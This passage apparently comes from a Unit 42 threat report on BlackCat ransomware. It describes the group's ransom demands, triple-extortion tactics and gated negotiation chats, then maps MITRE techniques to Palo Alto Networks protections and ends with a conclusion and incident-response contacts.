Unit 42 has observed BlackCat affiliates asking for ransom amounts of up to $14 million, though they offered to discount this demand to $9 million if paid before the established time. Interestingly, the ransom demand gives the victim the option to pay not only in Bitcoin (the most common option) but also in Monero.
In some cases, BlackCat operators use the chat to threaten the victim, claiming they will perform a DDoS attack on the victims' infrastructure if the ransom is not paid. When it appears in addition to the use of a leak site, this practice is known as triple extortion, a tactic that was observed being used by groups like Avaddon and Suncrypt in the past.
One unique feature of BlackCat ransomware is that negotiation chats can only be accessed by those holding an access token key or ransom note – the group has made efforts to avoid third-party snooping.
Courses of Action
This section documents the relevant tactics, techniques and procedures (TTPs) used by BlackCat ransomware and operators, mapping them directly to the Palo Alto Networks product(s) and service(s) protecting against them. It also further instructs customers on how to ensure their devices are appropriately configured.
Product / Service
Course of Action
Discovery
The below courses of action mitigate the following techniques:
Process Discovery [T1057], File and Directory Discovery [T1083]
CORTEX XDR PREVENT
Configure Behavioral Threat Protection under the Malware Security Profile
Lateral Movement
The below courses of action mitigate the following techniques:
Table 1. Courses of Action for BlackCat ransomware. †These capabilities are part of the NGFW security subscriptions service
Conclusion
BlackCat is an innovative and sophisticated ransomware family that is rapidly forming a reputation for its highly customized and individualized attacks. By leveraging the Rust programming language, the malware authors are able to easily compile it against various operating system architectures, which facilitates the group’s ability to pivot from one victim to the next. As seen with other ransomware families, BlackCat operates with a RaaS model and utilizes multiple extortion techniques, then publishes a leak site to further pressure victims into paying the ransom.
Palo Alto Networks detects and prevents BlackCat ransomware in the following ways:
WildFire: All known samples are identified as malware.
If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730, or Japan: +81.50.1790.0200.
Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

























